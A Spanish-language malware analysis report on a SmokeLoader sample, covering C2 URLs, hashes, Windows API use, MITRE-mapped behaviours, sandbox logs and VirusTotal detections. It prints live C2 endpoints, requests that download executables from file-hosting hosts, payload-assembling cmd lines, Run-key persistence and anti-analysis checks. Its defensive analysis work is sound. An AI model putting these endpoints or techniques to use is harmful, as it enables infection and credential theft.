Fray Ávila Hernández

Índice

1. Info:

Type: SmokeLoader Config
C2s:

- http://go-piratia.ru/tmp/index.php
- http://humydrole.com/tmp/index.php
- http://pirateking.online/tmp/index.php
- http://piratia.pw/tmp/index.php
- http://trunk-co.ru/tmp/index.php
- http://weareelight.com/tmp/index.php

Extracted From:

md5 e0bbb248167e546dbf1e993f32735cbd
sha1 aca981b94ce3fce904635c542d629f6ad0f54584
sha256 e7153aa78cc661ff94e8a9ee72c6d3c9da934dcc4ecf6a5d8aeffffb16ce2b2e

md5 898fcc2dbffc3f5fd7ca634aabbd3e18
sha1 acf4bf3de508dc416a3161fe3a399401062282f7
sha256 3002b01c9aacbd8301a29e8e136ba88adad833c0128e1ebd43dde8659f9d2272

md5 668f2fcb76898821c52a07dc72c632e0
sha1 f6e8bdc57eca142e5df279064d1113bfd46e0fa6
sha256 e0e5038dbde934e28fadb273cea8e655dbd7eaf80588baed4a9b478cd03cd245

2. Info basica (Hashes)

MD5: fc5e9ebe857d45fa5f578593342ede53
SHA1: 6604067c66d1ef3e30c4563d0a8a8b41b9f9ea5c
SHA256:
82d763b6cd97ca240a291c90b8de517232b92cbbe5b593549a61547a30eebf19

3. Analisis (pistas)

QueryPerformanceCounter--- > medir intervalos de tiempo con alta precisión.

GetSystemTimeAsFileTime--- > obtener la fecha y hora del sistema en formato de tiempo de archivo.

Microsoft Visual C++ Runtime Library ---> brindan soporte a programas escritos en C++ y se utilizan durante la ejecución de los programas.

SetThreadIdealProcessor --- > permite a un programa sugerir el procesador ideal en el cual un hilo debe ejecutarse.

EncodePointer--- > codifica el puntero proporcionado antes de devolverlo. es una medida de seguridad diseñada para dificultar la manipulación malintencionada de punteros en el espacio de usuario.

HeapUnlock --- > se utilizan en situaciones donde múltiples subprocesos pueden estar accediendo al mismo heap al mismo tiempo, y se quiere evitar posibles problemas de concurrencia.

HeapCreate --- > se utiliza para la asignación dinámica de memoria en tiempo de ejecución.

InitializeCriticalSectionAndSpinCount --- > se utiliza para inicializar un objeto de sección crítica.

HeapAlloc --- > se utiliza para asignar memoria dinámicamente desde un objeto heap específico.

EnterCriticalSection --- > se utiliza para adquirir la propiedad de un objeto de sección crítica.

GetVersionEx --- > para obtener información sobre la versión del sistema operativo.

SetUnhandledExceptionFilter --- > se utiliza para establecer un filtro de excepciones no manejadas para el proceso actual.

EndUpdateResource --- > se utiliza para finalizar una operación de actualización de recursos en un archivo ejecutable o biblioteca de vínculos dinámicos.

GetWindowsDirectory --- > se utiliza para obtener la ruta al directorio de Windows en el sistema. Puede ser útil para acceder a ubicaciones específicas relacionadas con el sistema operativo.

DeleteCriticalSection --- > se utiliza para liberar los recursos asociados con un objeto de sección crítica.

GetModuleHandleW --- > se utiliza para obtener un identificador (handle) a un módulo (generalmente un archivo ejecutable o una biblioteca de vínculos dinámicos DLL) en el contexto del proceso actual. es útil cuando necesitas obtener el identificador de un módulo específico en el que estás interesado.

CreateFileMappingW --- > se utiliza para crear o abrir un objeto de mapeo de archivos. Este objeto de mapeo de archivos permite que diferentes procesos compartan una vista de un archivo en memoria.

GetProcAddress --- > se utiliza para obtener la dirección de una función exportada por una biblioteca de vínculos dinámicos (DLL) o por el módulo ejecutable del programa.

HeapFree --- > liberar un bloque de memoria previamente asignado en un objeto heap específico.

GetComputerNameW --- > permite recuperar el nombre asignado al sistema informático.

DecodePointer --- > se utiliza para "decodificar" un puntero que ha sido previamente codificado con la función.

GetEnvironmentStrings --- > proporcionan información sobre la configuración del sistema y del proceso en un entorno operativo.

GetCurrentProcessId --- > identifica de manera única a un proceso en el sistema operativo.

FlsSetValue --- > se utiliza para establecer el valor asociado con una ranura (slot) de almacenamiento local de funciones (Fiber Local Storage, FLS).

UnhandledExceptionFilter --- > se puede utilizar para establecer un filtro personalizado para manejar excepciones no controladas en un programa en Windows. Este filtro se activa cuando ocurre una excepción no controlada y proporciona al desarrollador la oportunidad de realizar acciones específicas antes de que el programa se cierre debido a la excepción.

InterlockedCompareExchange --- > realiza una operación de comparación y cambio atómico en una ubicación de memoria compartida. Esta función es útil en entornos multiproceso para garantizar la coherencia de los datos compartidos entre varios hilos de ejecución.

LoadLibraryA --- > se utiliza para cargar dinámicamente una biblioteca de vínculos dinámicos (DLL) en un proceso en tiempo de ejecución. Esta función es específica para el juego de caracteres de un solo byte (ANSI) en Windows y está diseñada para aceptar cadenas de caracteres ANSI.

KERNEL32.DLL --- > es una de las bibliotecas de vínculos dinámicos (DLL) fundamentales en el sistema operativo Microsoft Windows. Contiene una amplia variedad de funciones que son esenciales para el funcionamiento del sistema operativo. Estas funciones abarcan áreas como la administración de memoria, la gestión de archivos, la administración de procesos y la comunicación entre procesos, entre otras cosas.

CreateFileMappingA --- > se utiliza para crear o abrir un objeto de mapeo de archivos. Este objeto de mapeo de archivos se asocia con un archivo existente en disco o se crea en memoria para compartir datos entre procesos.

MultiByteToWideChar --- > se utiliza para convertir una cadena de caracteres multibyte en una cadena de caracteres wide, es útil cuando se trabaja con cadenas de caracteres en entornos Windows que utilizan codificaciones de caracteres diferentes.

CreateJobObjectW --- > se utiliza para crear un objeto de trabajo (job object). Un objeto de trabajo es una estructura que permite agrupar procesos y sus descendientes en una única unidad administrativa llamada "trabajo". Esto facilita la administración y el control de un grupo de procesos como una sola entidad.

OpenMutexW --- > se utiliza para abrir un objeto de tipo "mutex" que ya ha sido creado previamente. Un objeto mutex es un mecanismo de sincronización que se utiliza para coordinar el acceso a recursos compartidos entre varios hilos o procesos.

HeapReAlloc --- > Esta función es comúnmente utilizada para redimensionar un bloque de memoria en el montón (heap) del proceso.

GetLocaleInfoA --- > Esta función permite obtener detalles sobre la configuración regional y de idioma, como el formato de fecha, hora, números, moneda, y otros elementos relacionados con el formato.

StringFileInfo --- > la información almacenada en estas tablas de cadena puede ser utilizada por el sistema operativo para mostrar detalles específicos del idioma de un archivo ejecutable, como las descripciones de versiones, nombres de productos, derechos de autor, etc.

GetActiveWindow --- > se utiliza para recuperar un identificador de ventana (handle) para la ventana activa actualmente, es decir, la ventana que tiene el enfoque del teclado.

OpenSemaphoreW --- > se utiliza para abrir un objeto de semáforo que ya ha sido creado previamente. Un semáforo es un objeto de sincronización que se utiliza para controlar el acceso simultáneo a recursos compartidos por varios procesos o hilos.

GetProcessWindowStation --- > se utiliza para obtener el identificador (handle) de la estación de ventana asociada al proceso llamador.

IsProcessorFeaturePresent --- > se utiliza para determinar si una característica específica del procesador está presente. Esta función es útil para comprobar la disponibilidad de extensiones de instrucciones o características específicas del hardware antes de utilizarlas en un programa.

BackupRead --- > se utiliza para leer datos de un archivo o directorio durante una operación de copia de seguridad.

HeapSize --- > se utiliza para obtener el tamaño actual de un bloque de memoria en el montón (heap)

LCMapStringW --- > se utiliza para realizar operaciones de mapeo y transformación de cadenas de texto en función de reglas específicas de localización y cultura.

RtlUnwind ---> se utiliza para deshacer un marco de pila específico y transferir el control a un punto de retorno específico. Esta función se asocia comúnmente con el manejo de excepciones y la finalización de funciones.

4. Analisis (PE)

FileDescription --- > Malling
LegalCopyright --- > Copyright (C) 2022, Crazy
OriginalFilname --- > Munpler
Sections --- > .text, .data, .rsrc
Resources --- > AFX_DIALOG_LAYOUT, RT_CURSOR, RT_ICON,RT_STRING,RT_ACCELERATOR, RT_GROUP_CURSOR, RT_GROUP_ICON, RT_VERSION.

Librerias:

Kernel
User32
Gdi32 --- > CreateCompatibleBitmap --- > GetDeviceGammaRamp
Advapi32 --- > SetKernelObjectSecurity
ole32 --- > StringFromIID --- > se utiliza para convertir una interfaz de identificador (IID) en una cadena de caracteres legible.

5. MITRE

Descubrimiento:

- Busca usuarios del sistema (administradores y otros).

- Evadela detección de software antivirus que se ejecuta en máquinas virtuales.

- Manipulación de registros relacionados con dispositivos de almacenamiento.

- Evasión de software de seguridad en entornos virtuales.

- identificación de sistemas, servicios, o características específicas de una red o entorno.

-observación de características genéricas o comunes en la implementación del BIOS de las máquinas virtuales.
-observación de características genéricas o comunes en la configuración o comportamiento del sistema operativo y hardware que pueden ser indicativos de una máquina virtual.

-métodos o técnicas implementadas para evitar o dificultar el análisis por parte de depuradores o herramientas de depuración.

- se centra en la observación de registros o características específicas del disco que podrían ser indicativas de un entorno de máquina virtual. Esto podría incluir la forma en que la máquina virtual gestiona y presenta sus discos virtuales.

-técnica o medida implementada para evadir la detección específica de emuladores o entornos de emulación, dirigida en particular al componente de seguridad de Windows Defender.

-la técnica de detección específica se centra en claves de registro asociadas con VirtualBox.

Acceso credenciales:

- Credenciales navegador (ficheros y registros)

-Roba cookies

Ejecución:

- Entrega el payload del malware al sistema.

-creación de procesos en ubicaciones sospechosas

-dificultar la depuración del programa.

-Ejecuta powershel para realizar descargas

-Realiza peticiones en power shel

Colección:

-Recopila información a través del correo electrónico

-Recopila información del navegador

Persistencia:

- Crea perrsistencia arranqque/inicio sesión (clave de registro)

Escalado de privilegio:

-Se ejecuta como administrador cuando se reinicia (clave dde registro / directorio de inicio)
-manipula o modifica la memoria de otro proceso en ejecución.

Evasión de defensa:

-Ejecución en segundo plano

-generación de instancias de utilidades de desarrollo para realizar tareas específicas

-ejecutar comandos y llevar a cabo acciones no autorizadas en el sistema.

-evadir la detección y el análisis realizados en entornos de sandboxing.

-integración de funciones web o servicios relacionados con HTTP en el propio explorador de archivos de Windows.

-inserción de código ejecutable en la memoria de otro proceso en ejecución.

-eliminación de archivos después de su ejecución.

-evadir la detección y el análisis realizados en entornos de sandboxing.

- Tiene packing

-creación de interfaces gráficas que no son fácilmente perceptibles para el usuario.

Control y comandos:

- inserción de datos en las comunicaciones de red entre sistemas.

-conexiones directas a través de direcciones IP en una red.

-abrir y visualizar contenido que se encuentra en servidores web a través del protocolo HTTP.

-utiliza el protocolo HTTP para comunicarse entre el malware y el servidor de control.

-utilización del protocolo SMTP

- powershell

-rutas o direcciones HTTP en una red que son consideradas sospechosas

-verifica la accesibilidad de un host en una red y mide el tiempo de ida y vuelta de los paquetes de datos.

-generación o almacenamiento temporal de archivos relacionados con consultas DNS.

-utiliza red tor.

-utiliza comunicaciones seguras a través de HTTPS y que emplea algún tipo de almacenamiento temporal en la red.

Impacto:

- modificaciones de archivos realizadas por ransomware.

-eliminación de archivos de manera anómala o inusual.

Firmas:

- Recoge y encripta información sobre el ordenador susceptible de ser enviada al servidor C2.

-Eliminación de archivos de manera anómala o inusual.

- Comprueba las direcciones de los adaptadores que pueden utilizarse para detectar interfaces de red virtuales. Utilizando la api de window **GetAdaptersAddresses** que sirve para recuperar información sobre las direcciones IP y otros detalles de configuración de red asociados con las interfaces de red en un sistema.

-Bloqueo de procesos mediante la ejecución. Uitiliza una api no pública de windows que es **NtOpenEvent** y sirve para para abrir un objeto de tipo "Evento" en el espacio de nombres del sistema. Los objetos de tipo evento son mecanismos de sincronización que permiten que un hilo espere hasta que otro hilo o proceso señalice que se ha producido un evento.

-Posible comprobación de expiración de fecha, sale demasiado pronto después de comprobar la hora local proceso: 288D.exe, PID 3464. utiliza la api **NtTerminateProcess** se utiliza para terminar un proceso en el sistema operativo Windows.

-Utiliza las utilidades de Windows para las funciones básicas:

- **cmd /k cmd < Enjoyed & exit** el comando parece tener un error tipográfico o una redacción incorrecta.
- **Tasklist** muestra una lista de los procesos que están en ejecución en el sistema.
- **cmd /c mkdir 29768** se utiliza para crear un nuevo directorio en este caso con el nombre 29768.

- **cmd /c copy /b Infected + Tin + Excited + Condo 29768\Perceived.pif** concatena varios archivos binarios (Infected, Tin, Excited, Condo) en uno solo llamado Perceived.pif
- **cmd /c copy /b Orders + Cylinder 29768\q** concatena dos archivos binarios (Orders y Cylinder) en uno solo llamado 'q'
- **C:\Windows\system32\PING.EXE ping -n 5 localhost** esta comprobando la conexion con el local host.

– Comportamiento anómalo de eliminación de archivos detectado. (podemos añadir pantallazo)

Archivos en carpeta:

- **"appdatalocal"** almacena datos específicos de la aplicación que no son compartidos entre usuarios
- **"Task"** unidad de trabajo o un proceso específico que se realiza como parte de un programa o una aplicación.
- **"System32"** es una carpeta crítica para el sistema operativo Windows y es esencial para su funcionalidad.

- Uso de páginas de guardia detectado - posible anti-depuración. podría ser un indicativo de que el programa está implementando técnicas anti-debugging. Estas técnicas podrían incluir intentos de identificar si el programa se está ejecutando en un entorno de depuración (como un depurador) y tomar medidas para evitar la depuración o el análisis. (podemos añadir pantallazo)

-Intenta retrasar la tarea de análisis. puede ser indicativo de comportamientos que podrían ser considerados sospechosos o maliciosos. Algunas razones por las cuales un proceso podría intentar demorar la tarea de análisis incluyen:

1. **Evadir la Detección:** Al retrasar la ejecución de ciertas acciones, un programa malicioso podría intentar eludir la detección por parte de herramientas de seguridad que buscan patrones específicos o comportamientos maliciosos.
2. **Ganar Tiempo:** Al retrasar la ejecución de acciones maliciosas, el malware podría intentar ganar tiempo para propagarse o llevar a cabo sus objetivos antes de ser detectado.
3. **Desactivar Herramientas de Seguridad:** Al retrasar la ejecución, un programa malicioso podría intentar desactivar o evadir las herramientas de seguridad que normalmente detectarían su presencia.

- Carga de función dinámica (importada) detectada:

- **ntdll.dll/RtlExitUserThread** proporciona funciones de nivel bajo para la gestión del sistema.
- **IMM32.dll/ImmUnlockIMC** se utiliza en el manejo de métodos de entrada para procesar la entrada de texto y realizar otras operaciones asociadas con el método de entrada actual.
- **CRYPTSP.dll/CryptHashData** se utiliza para calcular el hash de datos proporcionados.
- **SSPICLI.DLL/GetUserNameExW** se utiliza para recuperar el nombre del usuario en el formato especificado.
- **ADVAPI32.dll/LookupAccountNameW** se utiliza para obtener información sobre una cuenta de usuario local o de dominio a partir del nombre de la cuenta.
- **XmlLite.dll/CreateXmlWriterOutputWithEncodingName** se utiliza para crear un objeto de salida para un escritor de XML con un nombre de codificación específico.
- **ole32.dll/CoInitializeEx** Esta función se utiliza para inicializar la biblioteca de objetos compuestos de Microsoft (OLE, Object Linking and Embedding) en una aplicación.
- **CFGMGR32.dll/CM_Open_Class_Key_ExW** se utiliza para abrir una clave de registro para una clase específica de dispositivos.
- **IPHLPAPI.DLL/ConvertInterfaceGuidToLuid** se utiliza para convertir un identificador de interfaz de red (GUID) en un identificador único local (LUID) que representa la interfaz.
- **SHLWAPI.dll/StrCmpNW** se utiliza para comparar los primeros n caracteres de dos cadenas de texto Unicode sin distinción entre mayúsculas y minúsculas.
- **CRYPT32.dll/CryptStringToBinaryA** se utiliza para convertir una cadena de texto que representa datos binarios codificados en base64 o en formato hexadecimal a su equivalente binario.
- **kernel32.dll/LoadLibraryA** se utiliza para cargar dinámicamente una biblioteca de vínculos dinámicos (DLL) en la memoria del proceso en tiempo de ejecución.
- **WINSPOOL.DRV/** proporciona funciones para interactuar con impresoras y la cola de impresión.
- **USER32.dll/ToUnicode** Esta función se utiliza para traducir el valor de una tecla virtual y el estado de las teclas de hardware en el correspondiente carácter Unicode o estado de cambio de mayúsculas.
- **WINHTTP.dll/WinHttpCloseHandle** se utiliza para cerrar el identificador de un objeto de sesión, solicitud o conexión utilizado en las funciones de la API WinHTTP.

- Realiza peticiones HTTP potencialmente no encontradas en PCAP. Los archivos PCAP son comúnmente utilizados para capturar y analizar el tráfico de red, y pueden contener información sobre varios protocolos, incluido HTTP.

- **url**: http://watson.microsoft.com//StageOne/Generic/BEX64/Perceived_pif/3_3_15_4/60c383a7/StackHash_cd6c/0_0_0_0/00000000/000007fef1c1a6b6/c000041

7/0000000000000000.htm?LCID=3082&OS=6.1.7601.2.00010300.1.0.2.17514&SM=DELL&SPN=DELL&BV=DELL&MID=9835FE93-AC8E-4DE7-AA46-6543681B992C

- **url**: http://apps.identrust.com/roots/dstrootcax3.p7c
- **url**: https://www.flitemedia.com/wp-content/plugins/honeypot/includes/css/wpa.css?ver=2.1.6
- **url**: http://watson.microsoft.com//StageOne/AppLaunch_exe/4_0_30319_1/f9bfed97/KERNELBASE_dll/6_1_7601_17514/4ce7bafa/e0434352/0000b727.htm?LCID=3082&OS=6.1.7601.2.00010300.1.0.2.17514&SM=DELL&SPN=DELL&BV=DELL&MID=9835FE93-AC8E-4DE7-AA46-6543681B992C
- **url**: http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab

-urls HTTPS de comportamiento.

- **url**: https://www.flitemedia.com/wp-content/plugins/honeypot/includes/css/wpa.css?ver=2.1.6

-Establece una conexión HTTPS cifrada.

- **http_request**: GET /get/v41pslI9U2/ffoooll.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E) Host: transfer.sh
- **http_request**: GET /get/pzQCx3yYt8/2176361523.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E) Host: transfer.sh

-Datos descargados por script powershell

-Powershell está enviando datos a un host remoto

-Enumera los módulos de un proceso (puede utilizarse para localizar direcciones base en la inyección de procesos)

- **pid 3028 module ntdll.dll** es común al trabajar con la monitorización o el análisis de procesos en un sistema operativo Windows.
- **pid 3028 module MSCOREE.DLL** está relacionada con el entorno de ejecución común de Microsoft
- **pid 3028 module KERNEL32.dll** es fundamental en el sistema operativo Windows y proporciona numerosas funciones relacionadas con la gestión y operaciones básicas del sistema.
- **pid 3028 module CRYPTBASE.dll** está relacionada con operaciones criptográficas básicas en el sistema operativo Windows.

- Crea la memoria RWX. Creación de memoria con permisos de lectura, escritura y ejecución (RWX) es una operación avanzada y potencialmente peligrosa, ya que permite que el código se ejecute directamente en una región de memoria que también puede modificarse.

- Múltiples conexiones IP directas. conexiones_ip_directas: Realizadas conexiones directas a 10 direcciones IP únicas.

- El tráfico HTTP contiene características sospechosas que pueden ser indicativas de tráfico relacionado con malware:

-Detectada consulta DNS a servicio de almacenamiento anónimo/temporal de archivos dominio: transfer.sh

-Resuelve un dominio de nivel superior (TLD) sospechoso.

-Realiza algunas peticiones HTTP

-Comprueba la presencia de ventanas conocidas de depuradores y herramientas forenses.

- OLLYDBG Es una herramienta utilizada por desarrolladores y analistas de seguridad para realizar análisis de código, depuración, y entender el comportamiento interno de programas ejecutables.
- GBDYLLO podría tratarse de una aplicación específica, una ventana personalizada o un término específico dentro de un software o entorno particular.
- pediy06 Parece ser una cadena de caracteres
- FilemonClass parece ser un término o nombre que puede estar relacionado con la programación.
- File Monitor - Sysinternals: www.sysinternals.com es una suite de utilidades de sistema y herramientas de diagnóstico para entornos Windows.
- PROCMON_WINDOW_CLASS monitorear las actividades del sistema en tiempo real en sistemas operativos Windows.
- Process Monitor - Sysinternals: www.sysinternals.com se utiliza para realizar un seguimiento en tiempo real de las actividades del sistema en sistemas operativos Windows.
- RegmonClass es una herramienta que se utiliza para monitorizar en tiempo real las operaciones del Registro de Windows
- Registry Monitor - Sysinternals: www.sysinternals.com

- Intenta desenganchar o modificar funciones de Windows monitorizadas por CAPE.

- function_name: IsDebuggerPresent, type: modification
- function_name: CopyFileW, type: modification
- function_name: CopyFileA, type: modification
- function_name: LoadLibraryExW, type: modification
- function_name: CopyFileExW, type: modification

- Roba información privada de los navegadores de Internet locales

- file: C:\Users\ama\AppData\Roaming\Mozilla\Firefox\profiles.ini
- file:C:\Users\ama\AppData\Roaming\Mozilla\Firefox\Profiles\32n1np5l.default-release\cookies.sqlite

- Proceso del sistema está generando tráfico de red probablemente como resultado de la inyección de procesos.

- network_connection: explorer.exe_WSASend_post / http/1.1 connection: keep-alive content-type: application/x-www-form-urlencoded accept: */* referer: http://puwfgknrbwx.net/ user-agent: mozilla/4.0 (compatible; msie 8.0; windows nt 6.1; win64; x64; trident/4.0; .net clr 2.0.50727; slcc2; .net clr 3.5.30729; .net clr 3.0.30729; .net4.0c; .net4.0e) content-length: 224 host: sumagulituyo.org network_connection: explorer.exe_WSASend_h\x9d\xff\xb9kew#

aquí vemos que está intententando conectar el ejecutabke explorer.exe

-Establece una conexión HTTPS cifrada con un sitio de almacenamiento temporal o anónimo:

- http_request: GET /get/v41pslI9U2/ffoooll.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E) Host: transfer.sh

- http_request: GET /get/pzQCx3yYt8/2176361523.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E) Host: transfer.sh

  Este tipo de solicitud GET es común en las interacciones HTTP para recuperar recursos, como archivos, desde el servidor.

-Instala tor en la maquina infectada.

- parece haber añadido un packed con Themida: 8769.exe

- se instala con ejecución automatica al arrancar Windows.

- regkey:
  HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\CSRSS
  data: unknown

- regkey:
  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\CSRSS
  data: "C:\ProgramData\Drivers\csrss.exe"

-Muestra un posible comportamiento de modificación de archivos de ransomware o wiper: overwrites_existing_files.

- C:\Users\ama\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\94308059B57B3142E455B38A6EB920

- C:\Users\ama\AppData\Local\Temp\Cab1291.tmp

-Evasión de la lista de permisos de la aplicación e inyección detectada al ejecutar la utilidad .NET en estado suspendido.

- A89F.exe > C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

-Detección del comportamiento: Inyección (proceso de vaciado)

- injection: 288D.exe(3464) -> 288D.exe(3432)

-Detecta Avast Antivirus gracias a la presencia de una biblioteca

-Detecta la presencia del emulador AV de Windows Defender a través de archivos

- C:\aaa_TouchMeNot_.txt

-Elimina del disco los archivos ejecutados

- file: C:\Users\ama\AppData\Local\Temp\3928.exe
- file: C:\Users\ama\AppData\Local\Temp\B65B.exe

  la carpeta Temp se utiliza para almacenar archivos temporales por software para ocultar su actividad.

-Borra su binario original del disco.

-Hace una petición HTTP sospechosa a un directorio comúnmente explotable con ext de archivo cuestionable:

- url: http://load-streaming.link/LaidProtocols.exe

-Inicia servidores escuchando en 127.0.0.1:23075, 127.0.0.1:0

-Tráfico de red creado indicativo de actividad maliciosa:


1. ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 318
   - Indica tráfico asociado con un nodo de relay/router conocido de la red Tor (no es un nodo de salida).
2. ET SCAN Potential SSH Scan OUTBOUND
   - Sugiere un escaneo potencial de SSH saliente. Esto podría indicar intentos de escanear servidores SSH desde la red local.
3. ET DNS Query for .cc TLD
   - Detecta consultas DNS para el dominio de nivel superior (TLD) ".cc". Puede ser relevante para la detección de actividades maliciosas asociadas con ese TLD.
4. ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 31
   - Otro evento que indica tráfico relacionado con un nodo de relay/router conocido de la red Tor (no es un nodo de salida).
5. ET TOR Known Tor Exit Node Traffic group 31
   - Identifica tráfico asociado con un nodo de salida conocido de la red Tor.
6. ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 230
   - Otra firma relacionada con tráfico de un nodo de relay/router conocido de la red Tor (no es un nodo de salida).
7. ET DNS Query to a .tk domain - Likely Hostile
   - Detecta consultas DNS para un dominio con la extensión ".tk" y sugiere que podría ser hostil.
8. ET DNS Query to a *.top domain - Likely Hostile
   - Similar a la firma anterior, pero para consultas DNS a un dominio con la extensión ".top", y también se clasifica como probablemente hostil.

-CAPE detectó el malware SmokeLoader, ya sabemos el nombre del malware y que se trata posiblemente de un troyano. Su actividad principal es borrar memoria, elimina y módifica archivos es dificil de detectar, mediante antivirus y maquinas virtuales, realiza conexiones a la red Tor, hace conexione http, Lanza ejecutables, utiliza ficheros para camuflarse y se inicia al arrancar el equipo. Utiliza la consola Power shell para ejecutar commandos y utiliza varias librerias, roba cookies y credenciales de correo electronicos y navegadores web. Utiliza técnicas anti-debuging.

6. Analisis Ips/hash (Virus total/Joesandbox):

1. SHA256: 82d763b6cd97ca240a291c90b8de517232b92cbbe5b593549a61547a30eebf19

Hemos lanzando este hash en virus total y estos son los resultados que hemos obtenido.



⚠ The sandbox Yomi Hunter flags this file as: MALWARE

Popular threat label	trojan.chapak/redline	Threat categories	trojan, dropper	Family labels	chapak, redline, privateloader

Security vendors' analysis — Do you want to automate checks?

AhnLab-V3	Trojan/Win.Tofsee.R626309	Alibaba	Trojan:Win32/RedLine.649979f4
ALYac	Trojan.GenericKD.70636184	Antiy-AVL	Trojan/Win32.Kryptik
Arcabit	Trojan.Generic.D435D298	Avast	Win32:DropperX-gen [Drp]
AVG	Win32:DropperX-gen [Drp]	BitDefender	Trojan.GenericKD.70636184
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Packer.pkr_ce1a-9980177-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.c66d1e
Cylance	Unsafe	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	DrWeb	Trojan.Siggen22.21050
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.GenericKD.70636184 (B)
eScan	Trojan.GenericKD.70636184	ESET-NOD32	A Variant Of Win32/Kryptik.HVKW
Fortinet	W32/GenKryptik.ERHN!tr	GData	Trojan.GenericKD.70636184
Google	Detected	Gridinsoft (no cloud)	Malware.Win32.RedLine.tr
Ikarus	Trojan.Win32.Azorult	Jiangmin	Trojan.Chapak.rrz
K7AntiVirus	Trojan (0056f9be1)	K7GW	Trojan (0056f9be1)
Kaspersky	HEUR:Trojan.Win32.Chapak.gen	Kingsoft	Malware.kb.a.1000
